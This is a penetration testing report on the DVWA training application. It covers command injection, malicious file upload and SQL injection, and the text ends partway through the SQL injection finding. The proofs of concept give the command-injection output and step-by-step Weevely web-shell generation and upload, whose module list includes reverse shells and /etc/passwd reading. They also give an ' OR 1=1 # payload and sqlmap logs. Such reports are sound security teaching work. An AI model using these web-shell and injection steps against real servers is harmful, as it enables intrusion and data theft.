# PENETRATION TESTING REPORT

DVWA Web Application

## ABSTRACT

Perform Penetration Testing on DVWA Web Application and find vulnerabilities, exploit these and then note down the impact and mitigation of these findings.

Cyber-Cop Security
Offensive Security

# Table of Contents

## Confidentiality Statement:

This penetration testing report is confidential and intended solely for the use of the client. Any unauthorized access, use, modification, or disclosure of this report is strictly prohibited. The client shall take all reasonable measures to protect the confidentiality of this report and ensure that it is only shared with authorized personnel who have a need-to-know basis for the information contained herein.

## Disclaimer:

Our team has conducted a comprehensive penetration testing of the DVWA web application to the best of our abilities. However, we provide no guarantee or warranty, either express or implied, regarding the accuracy, completeness, or suitability of this report for any particular purpose. Any reliance on the information contained herein is at your own risk, and we shall not be held liable for any damages that may arise.

## Assessment Overview:

Our team conducted a comprehensive penetration testing of the DVWA web application from March 5 to March 15, 2023. The objective was to identify security vulnerabilities and weaknesses using automated and manual techniques. This report presents our findings and recommendations for remediation. All testing performed is based on OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- **Planning** – Project goals are gathered and rules of engagement obtained.
- **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting** – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

## Project Objectives

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **Damn Vulnerable Web App (DVWA)** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

## Scope

This section defines the scope and boundaries of the project.

| Scope | Description |
|---|---|
| **Application Name** | Damn Vulnerable Web App (DVWA) |
| **IP Address** | 192.168.22.129 |
| **URL** | http://192.168.22.129/dvwa/ |

### Scope Exclusions

Per client request, TCMS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

### Security tools used:

The automated testing was performed using following tools.

- **Manual testing:** Burp Suite, Browser
- **Vulnerability scan:** Nikto, Burp Suite Pro
- **Injection testing tools:** SQLmap, Weevely

## Methodology

The testing was conducted using a combination of manual and automated techniques. The manual testing involved reviewing the source code, examining the HTTP requests and responses, and attempting to exploit vulnerabilities. The automated testing was performed using tools such as Burp Suite, Weevely and Nmap.

## Executive Summary

The objective of the penetration testing performed on DVWA was to identify vulnerabilities in the web application and provide recommendations for improving its security posture. The testing identified various vulnerabilities, including SQL injection, command injection, cross-site scripting, file inclusion, authentication bypass, insecure direct object references, insufficient session expiration, cross-site request forgery, and insecure cryptographic storage.

The vulnerabilities identified were classified based on severity levels and their potential impact on the security of the web application. The report provides actionable recommendations for mitigating these vulnerabilities, including implementing input validation and access controls, following best practices for secure web application development, and regularly testing and updating security measures.

## Risk Rating

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

| # | Risk Rating | CVSSv3 Score | Description |
|---|---|---|---|
| 1 | CRITICAL | 9.0 - 10 | A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible. |
| 2 | HIGH | 7.0 – 8.9 | A vulnerability was discovered that has been rated as high. This requires resolution in a short term. |
| 3 | MEDIUM | 4.0 – 6.9 | A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process. |
| 4 | LOW | 1.0 – 3.9 | A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks. |
| 5 | INFO | 0 – 0.9 | A discovery was made that is reported for information. This should be addressed in order to meet leading practice. |

## Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Risk Ratings Section.

| Ref | Description | Risk |
|---|---|---|
| ######-1.1 | Command Execution | CRITICAL |
| ######-1.2 | Malicious File Upload | CRITICAL |
| ######-1.3 | SQL Injection | CRITICAL |
| ######-1.4 | Blind SQL Injection | CRITICAL |
| ######-2.1 | Directory traversal | HIGH |
| ######-2.2 | Cleartext Submission of Password | HIGH |
| ######-2.3 | Stored Cross-site Scripting | HIGH |
| ######-3.1 | Cross-Site Scripting (reflected) | MEDIUM |
| ######-3.2 | PHP-CGI query string parameter vulnerability | MEDIUM |
| ######-4.1 | Cross-site Request Forgery | LOW |
| ######-4.2 | Unencrypted communications | LOW |
| ######-4.3 | Missing Anti-Clickjacking X-Frame-Options Header | LOW |

# Web Application Findings Details

## 1. Critical severity findings

### 1.1. Command Execution

**Severity:** Critical

Vulnerability Description: The input field specifies a target for a ping command, e.g., an IP address. However, the user input can the concatenated with another system command that will be executed as user www-data. Eventually, this vulnerability can lead to code execution.

**Vulnerability Identified by**


- Manual Analysis

**Instance:**

http://192.168.22.129/vulnerabilities/exec/

**Proof of Concept**

I executed two non-critical commands id (list all users) and **pwd** (show the current path) via the command execution vulnerability. The output of the command is shown on the website**.**



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/


Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
/var/www/dvwa/vulnerabilities/exec
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

**Impact:** A command execution vulnerability in DVWA can allow an attacker to execute arbitrary commands on the server hosting the application, which can result in unauthorized access, data theft, malware installation, denial of service attacks, and privilege escalation. It is important to take steps to prevent such vulnerabilities from being exploited, including implementing strong access controls, regularly applying security updates and patches, and using secure coding practices.

**Remediation:**

**Avoid system calls and user input**—to prevent threat actors from inserting characters into the OS command.
**Set up input validation**—to prevent attacks like XSS and SQL Injection.
**Create a white list**—of possible inputs, to ensure the system accepts only pre-approved inputs.
**Use only secure APIs**—when executing system commands such as execFile()
**Use execFile() securely**—prevent users from gaining control over the name of the program. You should also map user input to command arguments in a way that ensures user input does not pass as-is into program execution.

**References:**

https://owasp.org/www-community/attacks/Command_Injection
https://www.imperva.com/learn/application-security/command-injection/
https://snyk.io/blog/command-injection/

## 1.2. Malicious File Upload – Remote Command Execution

**Severity:** Critical

**Vulnerability Description:** Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code. After uploading a file having malicious code attacker create remote session and compromise the server and maybe the file damage the whole system or server.

### Vulnerability Identified by


- Manual Analysis
- Automate Analysis (by using Weevely tool)

### Instance:

http://192.168.22.129/dvwa/vulnerabilities/upload/#


### Proof of Concept / Step to Reproduce

Step 1
Install Weevely tool from github in your testing system.
Step 2
Create a file with .php extension and then Run Weevely tool and create a php malicious file. (Read the documentation of Weevely tool for use)


kali@kali: /opt/weevely3
File Actions Edit View Help
First Create a php file and copy path


```
┌──(kali㉿kali)-[/opt/weevely3]
└─$ ./weevely.py generate password /home/kali/hack.php
Generated '/home/kali/hack.php' with password 'password' of 670 byte size.

┌──(kali㉿kali)-[/opt/weevely3]
```

Step 3
Before uploading a file in DVWA start session with Weevely by following Commad.



```
┌──(kali㉿kali)-[/opt/weevely3]
└─$ ./weevely.py http://192.168.22.129/dvwa/hackable/uploads/hack.php password

[+] weevely 4.0.1

[+] Target:     192.168.22.129
[+] Session:    /home/kali/.weevely/sessions/192.168.22.129/hack_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> █
```

Step 4
Upload php file in the DVWA File Upload page.



Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.


Upload

```
../../hackable/uploads/hack.php succesfully uploaded!
```


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Step 5
When you click on upload button a session create show on you screen now you will do any thing



```
┌──(kali㉿kali)-[/opt/weevely3]
└─$ ./weevely.py http://192.168.22.129/dvwa/hackable/uploads/hack.php password

[+] weevely 4.0.1

[+] Target:     192.168.22.129
[+] Session:    /home/kali/.weevely/sessions/192.168.22.129/hack_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```



```
weevely> help
The remote script execution triggers an error 500, check script and payload integrity

 :audit_disablefunctionbypass  Bypass disable_function restrictions with mod_cgi and .htaccess.
 :audit_filesystem             Audit the file system for weak permissions.
 :audit_etcpasswd              Read /etc/passwd with different techniques.
 :audit_phpconf                Audit PHP configuration.
 :audit_suidsgid               Find files with SUID or SGID flags.
 :sql_dump                     Multi dbms mysqldump replacement.
 :sql_console                  Execute SQL query or run console.
 :backdoor_reversetcp          Execute a reverse TCP shell.
 :backdoor_tcp                 Spawn a shell on a TCP port.
 :net_mail                     Send mail.
 :net_scan                     TCP Port scan.
 :net_proxy                    Run local proxy to pivot HTTP/HTTPS browsing through the target.
 :net_ifconfig                 Get network interfaces addresses.
 :net_phpproxy                 Install PHP proxy on the target.
 :net_curl                     Perform a curl-like HTTP request.
 :bruteforce_sql               Bruteforce SQL database.
 :file_upload                  Upload file to remote filesystem.
 :file_bzip2                   Compress or expand bzip2 files.
 :file_grep                    Print lines matching a pattern in multiple files.
 :file_upload2web              Upload file automatically to a web folder and get corresponding URL.
 :file_webdownload             Download an URL.
 :file_zip                     Compress or expand zip files.
```

**Impact:** An upload file vulnerability in DVWA can lead to malware installation, denial of service, unauthorized access, data theft, and defacement. To prevent such vulnerabilities, it is important to enforce file type restrictions, validate user input, use secure coding practices, and implement strong access controls.

**Remediation:** To remediate an upload file vulnerability in DVWA, the following steps can be taken:

**Enforce file type restrictions:** Configure the application to only allow specific file types to be uploaded. This can help prevent the upload of malicious files.

**Validate user input:** Implement input validation checks to ensure that user input meets certain criteria, such as file size limits, file type, and character set.

**Implement file scanning:** Use antivirus or other security software to scan uploaded files for malware or malicious code.

**Secure file storage:** Ensure that uploaded files are stored in a secure location and that access controls are implemented to restrict access to these files.

**References:**

https://www.acunetix.com/vulnerabilities/web/unrestricted-file-upload/

## 1.3 SQL Injection

**Severity:** Critical 🟥

Vulnerability Description: The id parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the id parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

### Vulnerability Identified by

- Manual Analysis
- Automate Analysis (by using Burp Suite,sqlmap)


### Instance:

http://192.168.22.129/dvwa/vulnerabilities/sqli/

**Payload: OR 1=1 #**

### Proof of Concept/ Step to Reproduce

Manual sql testing in browser enter a payload **OR 1=1 #**




Vulnerability: SQL Injection


User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```


Automate testing by using sqlmap tool just type commands show in below images and follow the instrctions.




```
[14:12:46] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20
 columns' injectable
[14:12:47] [WARNING] in OR boolean-based injection cases, please consider usa
ge of switch '--drop-set-cookie' if you experience any problems during data r
etrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
y
[14:14:32] [INFO] testing if GET parameter 'Submit' is dynamic
[14:14:32] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[14:14:34] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[14:14:35] [INFO] testing for SQL injection on GET parameter 'Submit'
[14:14:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:14:46] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:14:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[14:15:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:15:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:15:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[14:15:19] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[14:15:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[14:15:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[14:15:29] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[14:15:35] [INFO] testing 'Generic inline queries'
[14:15:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:15:40] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:15:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:15:53] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
```



